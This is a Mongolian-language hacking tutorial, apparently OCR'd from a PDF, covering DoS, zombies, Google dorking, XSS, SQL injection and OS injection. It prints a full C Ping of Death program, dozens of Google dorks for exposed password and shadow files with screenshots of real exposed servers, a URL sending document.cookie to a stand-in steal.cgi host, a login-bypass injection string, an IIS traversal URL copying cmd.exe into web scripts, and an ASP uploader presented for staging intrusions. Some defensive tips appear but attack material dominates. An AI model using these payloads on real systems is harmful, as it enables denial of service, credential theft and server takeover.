Ping of Death: IP пакетын хэмжээ 65507 (65535-20-8) байдаг, тэгвэл 65536 илгээвэл юу болох бол?! Энд 8 нь ICMP толгой мэдээлэл, 20 нь IP хаягны толгой мэдээлэл агуулагддаг. Гэхдээ бид шууд ping явуулахад "Request timed out" гээд ping маань үхчихдэг шүү дээ. Цаанаа хариулахгүйгээр тохируулчихсан учраас тэр.

Энд C хэл дээр бичсэн код тавилаа.

```
#ifdef LINUX
#define REALLY_RAW
#define __BSD_SOURCE
#ifndef IP_MF
#define IP_MF          0x2000
#define IP_DF          0x4000
#define IP_CE          0x8000
#define IP_OFFSET      0x1FFF
#endif
#endif
```

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <arpa/inet.h>

/*
 * If your kernel doesn't muck with raw packets, #define REALLY_RAW.
 * This is probably only Linux.
 */
#ifdef REALLY_RAW
#define FIX(x)  htons(x)
#else
#define FIX(x)  (x)
#endif


int
main(int argc, char **argv)
{
        int s;
        char buf[1500];
        struct ip *ip = (struct ip *)buf;
#ifdef LINUX
        struct icmphdr *icmp = (struct icmphdr *)(ip + 1);
#else
        struct icmp *icmp = (struct icmp *)(ip + 1);
#endif
        struct hostent *hp;
        struct sockaddr_in dst;
        int offset;
        int on = 1;
```

```
        bzero(buf, sizeof buf);

        if ((s = socket(AF_INET, SOCK_RAW,
#ifdef LINUX
        IPPROTO_ICMP
#else
        IPPROTO_IP
#endif
        )) < 0) {
                perror("socket");
                exit(1);
        }
        if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
                perror("IP_HDRINCL");
                exit(1);
        }
        if (argc != 2) {
                fprintf(stderr, "usage: %s hostname\n", argv[0]);
                exit(1);
        }
        if ((hp = gethostbyname(argv[1])) == NULL) {
                if ((ip->ip_dst.s_addr = inet_addr(argv[1])) == -1) {
                        fprintf(stderr, "%s: unknown host\n", argv[1]);
                        exit(1);
                }
        } else {
                bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);
        }
        printf("Sending to %s\n", inet_ntoa(ip->ip_dst));
        ip->ip_v = 4;
        ip->ip_hl = sizeof *ip >> 2;
        ip->ip_tos = 0;
        ip->ip_len = FIX(sizeof buf);
        ip->ip_id = htons(4321);
        ip->ip_off = FIX(0);
        ip->ip_ttl = 255;
        ip->ip_p = 1;
#ifdef LINUX
        ip->ip_csum = 0;                /* kernel fills in */
```

```
#else
	ip->ip_sum = 0;			/* kernel fills in */
#endif
	ip->ip_src.s_addr = 0;		/* kernel fills in */

	dst.sin_addr = ip->ip_dst;
	dst.sin_family = AF_INET;

#ifdef LINUX
	icmp->type = ICMP_ECHO;
	icmp->code = 0;
	icmp->checksum = htons(~(ICMP_ECHO << 8));
		/* the checksum of all 0's is easy to compute */
#else
	icmp->icmp_type = ICMP_ECHO;
	icmp->icmp_code = 0;
	icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));
		/* the checksum of all 0's is easy to compute */
#endif

	for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
		ip->ip_off = FIX(offset >> 3);
		if (offset < 65120)
			ip->ip_off |= FIX(IP_MF);
		else
			ip->ip_len = FIX(418);  /* make total 65538 */
		if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
				sizeof dst) < 0) {
			fprintf(stderr, "offset %d: ", offset);
			perror("sendto");
		}
		if (offset == 0) {
#ifdef LINUX
			icmp->type = 0;
			icmp->code = 0;
			icmp->checksum = 0;
#else
			icmp->icmp_type = 0;
			icmp->icmp_code = 0;
```

```
                icmp->icmp_cksum = 0;
#endif
            }
        }
        return 0;
}
```

Teardrop: IP хаягийн хэсэглэж явуулахад TCP/IP нүх илэрч хэсгүүдийг цуглуулах гэж оролддог.

Ping Flooding: Серверийг хариу үйлдэл хийж чадахгүй болтол ping пакет илгээдэг.


Amplification: Ping Flood шиг боловч дайралтыг Broadcast хаяг ба Spoof ашигласнаар пакетаа хэд дахин өсгөдөг.

Distributed DoS: DoS, D-DoS хоёрын ялгаа нь smurf ашиглаж нэг хостоос дайрвал DoS болно. Олон Zombie зэрэг ашиглаж дайрвал D-DoS.

Zombie гэдэг бидний амьдрал дээр мэддэг амьд үхдэлтэй утгын хувьд төстэй. Тиймээс ч ингэж нэрлэсэн байх. Zombie-гийн зорилго нь та ямар нэг компьютерийг хакердахаар боллоо гэж бодоход өөрөө шууд тухайн компьютер лүү дайрахгүй харин өөр компьютерээр дамжуулж дайрдаг. Ингэснээр буцаагаад таныг барихад хэцүү болно. Өртөгч компьютерээс хэн хакердсаныг харахад таны zombie харагдах болохоос та харагдахгүй юм.

Zombie болгоход дараах шаардлагуудыг хангасан байх хэрэгтэй:


- Таны хянах зорилготой PC руу орох боломжтой.
- IPID – indetification number-г мэдэх хэрэгтэй.
- Бусад хүмүүстэй маш бага мэдээлэл солилцдог байх хэрэгтэй.



SYN Flooding: Эхлээд TCP/SYN пакетыг илгээхэд дайрах гэж байгаа сервер хариуд нь TCP/SYN-ACK пакетыг илгээгээд буцаж TCP/ACK пакет ирэхийг хүлээдэг. Гэвч Хакердагч ACK пакетыг илгээхгүй харин half-open байдлыг нь ашигладаг.

FIN / X-mas / Null-Scan: Энэ арга нь ямар нэг холбоо тогтоодоггүй, харин бага багаар урагшаа ажилладаг. Жишээ нь: Нэг нээлттэй порт байлаа гэхэд та түүнийг хянахгүй харин тэр хаалга хаагдвал reset пакетаа явуулдаг.

Spoof: Жишээ нь WinSSLMiM. Мөн URL Spoof, IP Spoof гэж байдаг. WinSSL Man in the Middle-г зургаар тайлбарлавал илүү ойлгомжтой болох байх.



Idle-Scan: nMap, IP identification number ашиглаж Zombie-гоор дамжуулдаг. Одоогийн байдлаар хамгийн сайн үл харагдагч хянах систем юм.

Хэрхэн хамгаалах вэ?

Юуны өмнө вирусний эсрэг програм, галт хана хоёрыг суулга. Гол нь галт ханынхаа тохиргоог зөв хийх хэрэгтэй.

DoS дайралт болж байгааг хэрхэн мэдэх вэ?

- Интернэт холболт маш удаан болох
- Зарим вэбүүд идэвхгүй болох
- Ямар ч вэб сайт руу орж болохгүй байх
- Маш их замбраагүй spam ирэх

Нэгэнт тань руу довтолж байгааг мэдсэн бол эхлээд хаанаас довтолж байгааг олох хэрэв та мэргэжлийн хүн биш бол экспертүүдэд хандах, ISP даа мэдэгдэх гэх мэт арга хэмжээг авч болох юм.

- Google hack -

Гадаадын Хакеруудын форум руу ороход "Би хэрхэн сайн Хакер болох вэ?" гэсэн асуулт маш их байдаг. Харин Хакерууд хариуд нь нэг л үгийг дандаа хэлдэг. Энэ нь "Google-ээс асуу" гэсэн үг юм.


Та бидний сайн мэдэх Google хайлтын систем маань хакеруудын сайн найз гэвэл та гайхах байх. Хакерууд Google хайлтын системийг ашиглаж хакердах үйл ажиллагаагаа явуулж болдог. Дараах үгсийн аль нэгээр хайлт хийхэд хакердахад танд хакердахад хэрэгтэй мэдээллүүд гарч ирэх болно. Зөвхөн Google гэлтгүй MSN, Yahoo дээр ч хийж болдог.


- allinurl:winnt/system32/
- allintitle:"index of/root"
- allintitle:"index of/admin"
- inurl:"wwwroot/*."
- filetype:htpasswd htpasswd
- inurl:admin filetype:db
- inurl:iisadmin
- users.pwd
- index.of.private (algo privado)
- intitle:index.of master.passwd
- inurl:passlist.txt (para encontrar listas de passwords)


- intitle:"Index of..etc" passwd
- intitle:admin intitle:login
- “Incorrect syntax near” (SQL script error)
- intitle:index.of ws_ftp.ini
- inurl:backup intitle:index.of inurl:admin
- “Index of /backup”
- index.of.password
- index.of.winnt
- inurl:"auth_user_file.txt”
- “Index of /mail”
- “Index of /” +passwd
- Index of /” +.htaccess
- Index of ftp +.mdb allinurl:/cgi-bin/ +mailto
- allintitle: restricted filetype :mail
- administrator.pwd.index
- authors.pwd.index
- service.pwd.index
- inurl:"auth_user_file.txt”
- allinurl:/bash_history
- intitle:"Index of” pwd.db
- intitle:"Index of” etc/shadow
- intitle:"Index of” htpasswd
- service.pwd
- users.pwd
- administrators.pwd
- wwwboard.pl
- www-sql
- pwd.dat
- ws_ftp.log
- authors.pwd гэх мэт маш олон үгээр хайж олж болдог.


Мөн Java-г бүтээгч Sun корпорацийн 2005 онд мэдээлснээр Google-ийн нүх нь Хакеруудад дэндүү их мэдээллийг өгч байгаа бөгөөд үүн дотор та бидний явуулсан и-мэйлээр дамжуулж хувийн мэдээлэл, нууц үгийг маань хүртэл олж авч чадаж байна гэжээ.

Жишээ нь би хэд хоногийн өмнө хайхад дараах хуудаснууд гарч ирсэн болно. Хакердаж мэддэг хүмүүс ямархуу зүйл вэ гэдгийг хараад л мэдэх биз.


"Index of /password" - Google Хайлт - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://www.google.mn/search?hl=mn&q=%E2%80%9CIndex+of+%2Fpassword%E2%80%9D&btnG=%D0%A5%D0%B0%D0%B9%D1%
Google
Веб Зураг Хэлцэл Лавлах
"Index of /password"
Хайх
Веб
"Index of /password" гэх 22 100 ор
Зөвлөмж: "Enter" товч дарвал хугацаа хэмнэнэ
Index of /password%20%5B4%20Rav%5D/
Index of /password%20%5B4%20Rav%5D/. Size Last modified Name. 4096 Nov 13 1999 ./
4096 Dec 15 2003 ../ 260 May 17 1999 passwd 2872 Nov 16 2000 ravproc.pl.
blacksmith.n0i.net/password%20%5B4%20Rav%5D/ - 1k - Зөөр - Ижил нүүрүүд
johnny.ihackstuff.com :: I'm j0hnny. I hack stuff.
Click here for the Google search ==> index.of.password ... Your search -
inurl:index.of.password - did not match any documents. Obsolete? I think so :) ...
johnny.ihackstuff.com/index.php?module=prodreviews&func=showcontent&id=39 - 38k -
Зөөр - Ижил нүүрүүд
johnny.ihackstuff.com :: I'm j0hnny. I hack stuff.
index.of.password Admin rates it: Reviewer Rated 5 Stars Reviewer Rated 5 Stars Reviewer



Index of /password%20%5B4%20Rav%5D/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://blacksmith.n0i.net/password%20%5B4%20Rav%5D/
Index of /password%20%5B4%20Rav%5D/
Size Last modified Name
4096 Nov 13 1999 ./
4096 Dec 15 2003 ../
260 May 17 1999 passwd
2872 Nov 16 2000 ravproc.pl


Index of /c/winnt/system32 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://niri.ncsa.uiuc.edu/c/winnt/system32/
Index of /c/winnt/system32
Parent Directory
cmd.exe
Apache/1.3.26 Server at niri.ncsa.uiuc.edu Port 80
allinurl:winnt/system32/


CVS log for mpc/server/conf/review.htpasswd - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://brebiou.cshl.edu/viewcvs/mpc/server/conf/review.htpasswd
Go
CVS log for mpc/server/conf/review.htpasswd
Powered by APACHE
Help
Up to [Steinlab] / mpc / server / conf
Request diff between arbitrary revisions
Default branch: MAIN
Bookmark a link to: HEAD / (download)
Revision 1.2 / (view) - annotate - [select for diffs] , Wed Nov 25 03:58:06 1998 UTC (7 years, 9 months ago) by dougm
Branch: MAIN
CVS Tags: HEAD
Changes since 1.1: +2 -0 lines
Diff to previous 1.1
some changes
Revision 1.1.1.1 / (view) - annotate - [select for diffs] (vendor branch) , Tue Oct 27 22:01:05 1998 UTC (7 years, 10 months ago) by lstein
Branch: lstein
CVS Tags: release
Changes since 1.1: +0 -0 lines
Diff to previous 1.1
This is the initial import of the modperl site server root.
Revision 1.1 / (view) - annotate - [select for diffs] , Tue Oct 27 22:01:05 1998 UTC (7 years, 10 months ago) by lstein
Branch: MAIN
Internet

- Cross Site Scripting (XSS) -

Cross Site Scripting буюу XXS дайралт бол ямар нэг input-ээр дамжуулж өөрийн кодоо хэрэглэх явдал юм. Хакерын бэлдсэн линк дээр дарснаар JavaScript код ажиллаж хэрэглэгчийн cookie гэх мэт Хакер луу илгээгдэнэ. Янз бүрийн скрипт байж болох боловч голдуу л JavaScript дээр хийдэг. Cookie хулгайлахыг hijack гэж нэрлэдэг. Хэрэглэгч өөрийн мэдээллээ өөрчлөх үед нь ажиллаж мэдээллийг нь Хакер луу илгээх үйлдлийг хийдэг. Ялангуяа клиент тал дээр эрсдэл илүү өндөр байна. Firefox-ийн cookie editor-ийг ашиглаж өртөгчийн cookie-г оруулж өгч болно. Refresh дараад өртөгчийн төлсөн бүтээгдэхүүнүүдийг хэрэглэх боломжтой.



PoC exploit бол өртөгчийг энгийнээр өөр тийш нь шилжүүлэх зорилготой. Энэ бол хамгийн амархан cookie авах арга.

```
[COLOR=[IMG]http://aaa.aa/=`aaa.jpg[/IMG]]`style=background:url("javascript:do
cument.location.replace('http://example.com');") [/color]
```

Powered By Invision Power Boards 1.3.1 гэх мэт үнэгүй бэлэн source-ыг хэрхэн энэ аргаар хакердаж болох тухай зүйлс Google-ээр дүүрэн байгаа. Энэ аргаар л Script kiddies вэбүүдийг унагаадаг.

PHP Nuke-ийн нүх:

http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=
['http://sample.com/ph33r/steal.cgi?'+document.cookie]

Эхлээд textbox бөглөхөд HTML хэл рүү хөрвүүлж байгаа эсэхийг шалгана. Жишээ нь:

```
' SearchResult.aspx.vb
Imports System
Imports System.Web
Imports System.Web.UI
Imports System.Web.UI.WebControls
Public Class SearchPage Inherits System.Web.UI.Page
Protected txtInput As TextBox
Protected cmdSearch As Button
Protected lblResult As Label Protected
Sub cmdSearch _Click(Source As Object, _ e As EventArgs)
// Do Search.....
lblResult.Text="You Searched for: " & txtInput.Text
// Display Search Results.....
// ..........
End Sub
End Class
```

Дээрх жишээ нь дээр хайлтын функц нь хэрэглэгчийн оруулсан мэдээллийг шалгахгүй байгаа учир cross-site script хийж болохоор алдаатай байна.

Үүнийг .NET технологи дээр засахдаа <%@ Page validateRequest="false" %> мөрийг нэмж өгснөөр алдаатай хүсэлтийг гаргахгүй байх боломжтой. Гэвч Server.HtmlEncode(string) ашиглаж Textbox дээрээ үүнийг бичиж өгснөөр буцаагаад хүчингүй болгочихож болно.

```
<%@ Page Language="C#" ValidateRequest="false" %>
<script runat="server">
    void searchBtn _Click(object sender, EventArgs e) {
    Response.Write(HttpUtility.HtmlEncode(inputTxt.Text)); }
```

```
</script>
<html>
<body>
<form id="form1" runat="server">
<asp:TextBox ID="inputTxt" Runat="server" TextMode="MultiLine" Width="382px" Height="152px">
</asp:TextBox>
<asp:Button ID="searchBtn" Runat="server" Text="Submit" OnClick="searchBtn _Click" />
</form>
</body>
</html>
```

Зарим хүмүүс SSL-тэй сайтыг XSS хийх боломжгүй гэж ойлгодог, энэ бол худлаа ойлголт юм.

Хэрхэн хамгаалах вэ?

Input-уудын уртыг заавал зааж өгөх, нэг их урт байх хэрэггүй. Хөрвүүлэлт хийдэг байх хэрэгтэй, шууд HTML хэлбэрээр харагддаггүй байх. Харин вэб дээрээ бид тусгай тэмдэгтүүдийг хөрвүүлдгээр хийснээр аюулаас бага ч атугай холдоно. Жишээ нь <script> гэж бичсэнийг <script> гэж хөрвүүлж харуулна. Доор зарим тусгай тэмдэгтийг кодыг харууллаа.

```
<   &lt;
>   &gt;
#   &#35;
&   &amp;
"   &quot;
```

Perl хэлний mod_perl энгийнээр XSS-ийг хамгаалах боломжийг олгодог.

```
#!/usr/bin/perl
use CGI;
use HTML::Entities;
my $cgi = CGI->new();
my $text = $cgi->param('text');
print $cgi->header();
print "You entered ", HTML::Entities::encode($text);
```

- SQL injection -

Өгөгдлийн сан бол дотроо кредит картын дугаар, нууц үг гэх мэт чухал зүйлсийг агуулдаг билээ. Тэгвэл өгөгдлийн сангийн мэдээллийг өөрт хэрэгтэйгээр ашиглаж чадвал…

Вэб сервер хакердах хамгийн амархан бөгөөд түгээмэл арга бол SQL injection юм. Анх вэб хийж байгаа ихэнх хүмүүс хуудасныхаа логин хийдэг хэсгийг дараах байдлаар бичдэг. Энэ алдаа Монголын вэб хуудаснуудад элбэг тохиолддог.

```
$result = mysql_query(“ SELECT * FROM users WHERE user=’$user’ and
pass=’$pass’ “);
if(mysql_num_rows($result)>0){
// login
}
```

Энэ үед username-дээ “admin” or 1=1/*’’ гэж өгөхөд л шууд нэвтрээд орчихдог. Энд /* бол SQL-ийн команд юм.

```
$result = mysql_query(“ SELECT * FROM users
WHERE user=’admin’ or 1=1 /* ‘ and
pass=’$pass’ “);
```

- OS Injection -

Injection бол Хакерт вэб аппликейшнээр дамжуулж систем рүү өөрийн кодоо явуулах боломжийг олгодог зүйл юм. Өмнөх SQL injection тэй нэг утга санаатай. Системийн функцуудыг хакердах зорилгоор ашиглахыг Operation System injection гээд байгаа юм. java.lang.Runtime нь үйлдлийн системтэй харилцан ажилладаг учир ийм боломжийг олгоно. .NET-д бол System.Diagnostics.Process.Start нь үндсэн гол хэрэглэх зүйл болно. Харин PHP-д бол exec(), passthru() гэсэн функцууд байдаг.

Жишээлбэл Java дээр бичвэл:

```
public class DoStuff {
public string executeCommand(String userName)
{ try
{
```

```
                String myUid = userName;
                Runtime rt = Runtime.getRuntime();
                rt.exec("doStuff.exe " +"-“ +myUid); // Call exe with
userID
          } catch(Exception e)
{
e.printStackTrace();
          }
          }
}
```

getRuntime()-р дамжуулж doStuff.exe-г ажлуулж байна. Үүнийг .NET-д ашиглавал:

```
namespace ExternalExecution
{
class CallExternal
{
static void Main(string[] args)
{
String arg1=args[0];
          System.Diagnostics.Process.Start("doStuff.exe", arg1);
}
}
}
```

Энэ бол Shell ашиглаж гадаад програм ажлуулах юм.

- **HTTP post SQL query найруулах** -

Цэвэр HTTP протоколоор дамжуулж вэб сервер болон аппликейшн серверт нэвтэрч довтлох аргыг энд үзнэ. Энэхүү аргаар вэб аппликейшн руу довтлоход галт хана (firewall) болон SSL ямар ч нөлөө үзүүлэхгүйг харуулах болно. Галт хана зөвхөн үнэн зөв HTTP хүсэлтэнд үнэн зөв HTTP хариулт л хүлээн зөвшөөрөгдөнө.

Эхлээд URL parsing хийх хэрэгтэй.

http://www1.example.com/scripts/..%c0%af../winnt/system32/cmd.Exe?/C+copy+c:\winnt\system32\cmd.Exe+c:\inetpub \scripts

Эхлээд халдаж болохоор вэб аппликейшн олбол энэхүү аргыг хэрэглэж болох эсэхийг шалгаж тогтооно. Хэрэв довтолгоогоо сайн болгоё гэвэл дараах хоёр хүчин зүйлийг анхаарах хэрэгтэй.

1. Идэвхтэй оролтоор хандах - довтлох гэж байгаа сервер эсвэл сүлжээ рүү ажиллаж байгаа коммандаар хулгайгаар нэвтрэх
2. Файл дамжуулагчаар хандах - порт шинжлэгч, rootkits шиг довтлох хэрэгслүүдээр ашиглах


Нягт галт ханатай объектууд руу хүрч чадна гэдэг маш хэцүү, гэхдээ огт боломжгүй зүйл бишээ. Дээрх хязгаарлалтад хүрэхийн тулд бага зэрэг вэб програмчлах мэдлэг, сервер лүү файл хуулагч (file uploader) ба command promt байхад л болно.

ASP дээр бичсэн файл хуулагчийн код:

```
<form method=post ENCTYPE="multipart/form-data">
<input type=file name="File1">
<input type="submit" Name="Action" value="Upload">
</form>
<hr>
<!--#INCLUDE FILE="upload.inc"-->
<%
    If Request.ServerVariables("REQUEST_METHOD") = "POST" Then
        Set Fields = GetUpload()
        If Fields("File1").FileName <> "" Then
            Fields("File1").Value.SaveAs Server.MapPath(".") & "\" & Fields("File1").FileName
            Response.Write("<LI>Upload: " & Fields("File1").FileName)
        End If
    End If
%>
```

